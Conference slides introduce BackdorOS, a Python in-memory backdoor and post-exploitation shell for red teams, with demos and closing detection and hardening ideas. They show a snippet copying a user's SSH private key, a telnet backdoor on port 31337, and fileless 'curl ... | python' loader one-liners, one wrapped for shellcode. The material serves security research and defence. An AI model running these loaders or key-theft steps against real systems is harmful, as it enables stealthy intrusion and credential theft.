BackdorOS:
The In-memory OS for Red Teams

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
About Me

- 15+ years in InfoSec
- CTO & Co-Founder of SafeBreach
- Presented in DEF CON, Black Hat, BSides Las Vegas, HITB, THOTCON, CCC, ... But it’s my first time in Texas Cyber Summit! I love it!
- http://www.ikotler.org

Red Teaming to Infinity and Beyond …

- Fileless malwares are already part of the Hacker's Playbook (e.g., APT29 POSHSPY)
- In-memory is a great evasion / improvement to red team test plans & scenarios
- In my opinion, there's still a lot of more "development" in this area and that's what (partially) got me to start this research



SOURCE: https://www.techrepublic.com/article/what-is-fileless-malware-and-how-do-you-protect-against-it/?_lrsc=3f86a549-db7f-46ea-b5ae-85044e3bb190

What's In-memory (aka. Fileless) malware is?

- According to Microsoft there are 3 types of Fileless malware:
  - Type I – No file activity performed (e.g., BadUSB)
  - Type II – No files written on disk, but some files used indirectly (e.g., using Interpreters such as JavaScript, Python etc.)
  - Type III – Use files, but they don't run the attacks from those files directly (e.g., attach a document with a macro and that links to another file and then that file goes and downloads the payload …)
- In this talk I'm going to focus on Type II (aka. 'living off the land')

The In-memory Boundaries Challenge

- Assume in-memory malware/backdoor executed … now what?
- Bringing the usual post-exploitation tools will result in creating artifacts on the filesystem. **Where else they will be written into?** 🤔
- Rewriting the usual post-exploitation tools to be completely in-memory is a complex, tedious job …

Keeping the In-memory Boundaries Intact …

- In order to save our post-exploitation tools (or any data that we want to be persistent for that matter) we'll need an **in-memory filesystem**


- For some post-exploitation tools, in order to use "AS IS" – we'll need to **intercept any APIs that can break the boundaries and handle it**

- For some post-exploitation tools, in order to use "AS IS" – we'll need to **find an in-memory technique to execute/run the tool**

Python Interpreter as an In-memory OS

- Supports monkey patching (i.e., In Python, we can actually change the behavior of code at run-time.)
- Supports `eval()/exec` where arg can be a String (i.e., In Python, we can actually run programs from memory)
- Cross-platform and there's already plenty of tools and scripts written in Python, so no need to reinvent the wheel …

High Level Design



Meet Backdor0S

- Version: 1.0 (Initial Release)
- Programming Language: Python
- License: 3-Clause BSD
- Git Repository: https://github.com/SafeBreach-Labs/backdoros

[✓] Zero External Python Dependencies
[✓] Built-in In-memory Interactive REPL
[✓] Built-in In-memory FS with `open()` and `import` Hooks
[✓] Multiprocessing Wrapper for Python Fcns & Shell Cmds

BackdorOS Shell Demo:

```
$ git clone https://github.com/SafeBreach-Labs/backdoros
$ cd backdoros
$ ./backdoros.py &
$ telnet localhost 31337
```

A few backdor0S Shell Hacks

- Ctrl+D (aka. End-of-Transmission character) = QUIT
- ? = Alias for HELP
- !*COMMAND* = SHEXEC *COMMAND* (e.g., !ID = SHEXEC ID)

Extending the backdorOS Shell

- You can easily add a new built-in command by:
  - Add an entry to *_COMMANDS* dict member in ShellHandler Class
  - Implement *_do_<COMMAND NAME>* method in ShellHandler Class

- What's already done for you?
  - Automatic aggregation of DESC's & USAGE's for backdorOS's HELP command
  - Automatic sufficient parameters (comparing to ARGC value in *_COMMANDS*)
  - Command arguments parsed and passed as list (i.e., params arg)

In-memory I/O

(aka. “Hello, world” Program)

Exploring the built-in Filesystem

- Four explicit shell commands:
  - WRITE
  - READ
  - DELETE
  - DIR

- Other implicit commands (i.e., Hooks) when running Python

Example: Hello, world from RAM

Python 2.7.15

- WRITE It

```
%> WRITE - z.py
WRITE: Saving to mem file <z.py> until you type 'EOF'
print "Hello, world"
EOF
WRITE: Saved (22 bytes) to mem file <z.py>
```

- RUN It

```
%> PYEXECFILE z.py
Calling z.py
Z.PY: Hello, world
```

The Life of ‘z.py’

- DIR It

```
%> DIR
DIR: There are 1 file(s) that sums to 22 byte(s) of memory


FILENAME            | SIZE        | MEMORY ADDRESS
-------------------------------------------------
z.py                  22            0x10b978f38
```

The Life of ‘z.py’ (Cont.)

- READ It

```
%> READ z.py
print "Hello, world"
```

- DELETE It

```
%> DELETE z.py
DELETE: Removing mem file z.py ...
```

Mixed I/O

From Shell

- The READ command can operate on disk artifacts

```
%> READ /etc/passwd
##
# User Database
...
```

- The SHEXEC command can include disk artifacts

```
%> SHEXEC cat /etc/passwd
##
# User Database
...
```

From Python (i.e., PYGO + getbanners.py)

```
%> PYGO getbanners 192.168.86.1
Calling getbanners.main with argc: 1 and argv: ['getbanners.py', '192.168.86.1']
...
getbanners.main: RETURN VALUE = None
%> DIR
DIR: There are 1 file(s) that sums to 42 byte(s) of memory


FILENAME           | SIZE       | MEMORY ADDRESS
-----------------------------------------------
192168861.txt        28           0x10c8d1248


%> READ 192168861.txt
53: <TIMEOUT>
80: <TIMEOUT>
```

PYGO Application Boilerplate

```
# Imports
import sys
...

# Main Function
def main(argc, argv)
      ...

# Entry Point
if __name__ == '__main__':
    main(len(sys.argv), sys.argv)
```

From PYREPL (e.g., SSH private keys stealing)

```
%> PYREPL
...
>>> import os
>>> priv_key_content = open(os.path.expanduser('~/.ssh/id_rsa'), 'r').read()
>>> mem_fd = open(os.getenv('USER') + '_id_rsa', 'w')
>>> mem_fd.write(priv_key_content)
>>> mem_fd.close()
>>> exit()
=== PYREPL END ===
%> DIR
...
ikotler_id_rsa       1766         0x10e859488
%>
```

What’s Next? Native Code …

Using FUSE (aka. Filesystem in Userspace)

- Create your own file systems without editing the kernel code (e.g., SSHFS - Provides access to a remote filesystem through SSH)
- Available for Linux, BSD, macOS, OpenSolaris etc.
- Python support via fusepy [https://github.com/fusepy/fusepy]
- More at: https://en.wikipedia.org/wiki/Filesystem_in_Userspace

backdorOS + FUSE = ”Global” In-memory FS

- backdorOS’s built-in In-mem FS is “local” and only affects itself and Python programs running on top of it [via Hooks]

- A In-memory FS developed for FUSE will be “global” to all the applications running … [No need to hooks!]

- Same same, but different ;-)

Running FUSE FS + (Checking) It Mounted

```
%> PPYGO fuse_inmem_fs /tmp/xyz
### START CHILD PROCESS <PID: 13269> ###


%> Calling fuse_inmem_fs.main with argc: 1 and argv: ['fuse_inmem_fs.py', '/tmp/xyz']
FUSE_INMEM_FS: Running FUSE ...

%> !mount
ikotler@lambda:/Users/ikotler/Git/backdoros> mount
...
Memory on /private/tmp/xyz (osxfuse, nodev, nosuid, synchronous, mounted by ikotler)
```

Saving to FUSE disk (e.g., nmap)

```
%> !bash -c 'cd /tmp/xyz ; curl -O http://ikotler.org/nmap'
ikotler@lambda:/Users/ikotler/Git/backdoros> bash -c cd /tmp/xyz ; curl -O http://ikotler.org/nmap
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 3048k  100 3048k    0     0   463k      0  0:00:06  0:00:06 --:--:--  576k


%> !ls -la /tmp/xyz
ikotler@lambda:/Users/ikotler/Git/backdoros> ls -la /tmp/xyz
total 3052
drwxr-xr-x 2 root wheel       0 Oct  8 18:42 .
drwxrwxrwt 7 root wheel     224 Oct  8 17:09 ..
-rw-r--r-- 1 root wheel 3121652 Oct  8 18:42 nmap
```

Running It + Unmounting

```
%> !/tmp/xyz/nmap -P0 127.0.0.1
ikotler@lambda:/Users/ikotler/Git/backdoros> /tmp/xyz/nmap -P0 127.0.0.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-08 18:43 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00034s latency).
Not shown: 969 closed ports, 30 filtered ports
PORT      STATE SERVICE
31337/tcp open  Elite


Nmap done: 1 IP address (1 host up) scanned in 5.74 seconds

%> !umount /tmp/xyz
ikotler@lambda:/Users/ikotler/Git/backdoros> umount /tmp/xyz
```

FUSE Caveats

- FUSE may change some files (temporarily) when mounted (e.g., /etc/fstab)
- FUSE may require software to be installed (e.g., MacFUSE) prior to using it
- FUSE requires external Python dependency (i.e., fusepy) -- but it can be “bundled” within backdorOS …

Future Ideas

- Using RAM DISK (instead of FUSE?)
- Using LD_PRELOAD (perhaps in conjunction with RAM DISK / FUSE?) and try to hook I/O functions in dynamically compiled binaries and handle it in-memory
- Maybe (ab)use containers to create an in-memory environment?

Almost Done ...

“Production Ready” Invocation Techniques

- From your favorite shell:

```
curl -fsSL http://URL/backdoros.py | python &
```

- From your favorite shellcode, use `execve()` with:

```
bash -c ‘curl -fsSL http://URL/backdoros.py | python &’
```

Detection & Mitigation Ideas

- Detection via Process Monitoring
  - Look unusual high count of file descriptors
  - Look for unusual (i.e., relative to baseline) large memory footprint
  - Look for mapped Python-related libraries (where not required)
  - Look for sockets (i.e., connections) where not required
  - Looking for new/unexplained mount points (i.e., FUSE)

- Mitigation via System Hardening
  - Do you really need Python on THIS machine?
  - Do you really need THIS user to be able to run Python?

To conclude

- It’s possible to use Python as an in-mem OS (piping backdorOS to it via STDIN to make it fileless)
- From there, it’s possible to create an in-mem env. by hooking and using Python built-in features to run code from memory
- Some Python programs may interact with the OS (e.g., FUSE) features and create even a ”wider” bridge-head

Q&A

In life questions are a guarantee but answers are not …

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